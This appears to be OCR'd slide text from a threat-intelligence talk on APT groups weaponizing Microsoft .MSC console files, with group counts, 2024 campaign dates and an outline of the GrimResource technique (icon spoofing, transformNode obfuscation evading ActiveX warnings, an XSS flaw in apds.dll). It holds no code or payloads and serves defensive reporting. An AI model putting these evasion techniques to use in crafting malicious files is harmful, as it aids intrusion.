UNMASKING MSC FILES: A DEEP DIVE INTO EMERGING APT TACTICS AND ADVANCED WEAPONIZATION


Douglas Santos

Director, Advanced Threat Intelligence

History of APT MSC Weaponization


APT distributions

7 known groups




Kimsuky	27	DarkPeony/Mustang Panda	16	unknown	9	Earth Baxia	6	APT32	8	MimiStick	5
Bitter	7										

Monthly view April 2024 – December 2024




First Campaign- KIMSUKY APT

April 2024



September Campaign- KIMSUKY APT


September 2024



MSC Weaponization


What are MSC Files

- .MSC files, also known as Microsoft Saved Console files, are snap-in control files that open in the Microsoft Management Console with a Graphical User Interface (GUI).




GrimResource

- It uses some properties inside the MSC configuration file to do icon spoofing, ideal to entice the user to open
- Also has a provision to use transformNode obfuscation technique that evades ActiveX security warnings traditionally found in legitimate .msc
- The key to the GrimResource technique is using an old XSS flaw present in the apds.dll library, which can be called from MSC files

